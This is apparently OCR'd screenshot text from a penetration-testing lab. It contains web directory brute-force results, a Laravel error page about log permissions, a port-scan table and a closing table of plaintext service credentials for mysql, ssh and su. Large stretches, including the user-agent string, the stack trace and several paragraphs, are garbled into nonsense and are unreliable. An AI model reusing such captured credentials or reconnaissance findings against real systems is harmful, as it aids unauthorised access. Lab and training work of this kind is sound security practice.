/.htacces /.htpassw /admin.ph /images (/index.ph	atus: 403) s (Status: d (Status: p (Status: Status: 301 p (Status: tatus (Stat	403) 200)) 200)			
2021/03/0	7 11:26:39	Finished			
Username johndoe2 Password eneme Repeat Password			V V	plaakkii;/37.30 (007M, lika Goka) Chromy/88.0.4224,190 Safari/37.38 ged.0,laaga/aafjimaga/aakgjimaga/aeggi/Yiqed.0,agglication/signed-acthongsynd	P INSPECTOR



Port	Proto	Service	Version		Status
📽 Kali Linux 🔊 Kali Training 🔊 Kali Tools 🔊	-stoping-dil academy http Kall Forums 👱 Kal Docs 🖉 Nøthunter 🛔 Offensive Security		ynar ynne felst, fell-acidear der H2 render ynne leg yne Hag yn cy	Naciogrador Manufactur das	
The stream of the "Val' www.hum open stream: Permission denied C	http-academy-dev-01/storage/loga/laravel.log* co Appliant Same S Africans (11 /throadsaffic Jgs.124	od not de opened in append moder, taled to	App://www.international.com/app.work.ppurp/1 Image: https://www.international.com/app.work.ppurp/1 Image: https://www.international.com/app.wor		
Monolog Handler/SteamHandler wite J-render/www.log/teaml.	php1344		10. // cof(101)-stream, (SCC (SC) 137. }) 138. > fbi-stream/(bi(151)-stream, second); 138. : fbi-stream/(bi(151)-stream, second); 139. : fbi-stream/(bi(151)-stream, second); 139. : fbi-stream/(bi(151)-stream, second); 139. : fbi-stream/(bi(151)-stream, second); 131. : fbi-stream, second); 133. : fbi-stream, second); 133. : fbi-stream, second); 133. : fbi-stream, second);		
Monolog Logger ense	ց Դուցցու, չից 43% գ/Հուցցու, չից 437 գլ Հուցցու, չից 437		No concerns to the cost bank.		
Annual of a set	undation/Bootstrap/NondleExceptions.php.H1		Cackles	Notertaging at antibio 2017 musclicity in 2013, since etc. 2014 (an antibiotic performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second performance) (and the second performance) musclicity in 2014 (and the second	
			Linense, Jornson Linense, Jordson Linense, Jor	'119' '19'	
			BA POINT	1987	
857	tcp	unknown			
6913	tcp				
16895	tcp				
22386	tcp				
22638	tcp				
26915	tcp				
27053	tcp				
32949	tcp				
33060	tcp	socks5			
34589	tcp				
43557	tcp				
47919	tcp				
48560	tcp				

Port	Proto	Service	Version	Status
49108	tcp			
59714	tcp			
61288	tcp			

Credentials:

Service	Username	Password	Full Name	Hash
mysql	homestead	secret		
ssh	mrb3n	mrb3n_Ac@d3my!		
su	cry0l1t3	mySup3rP4s5w0rd!!		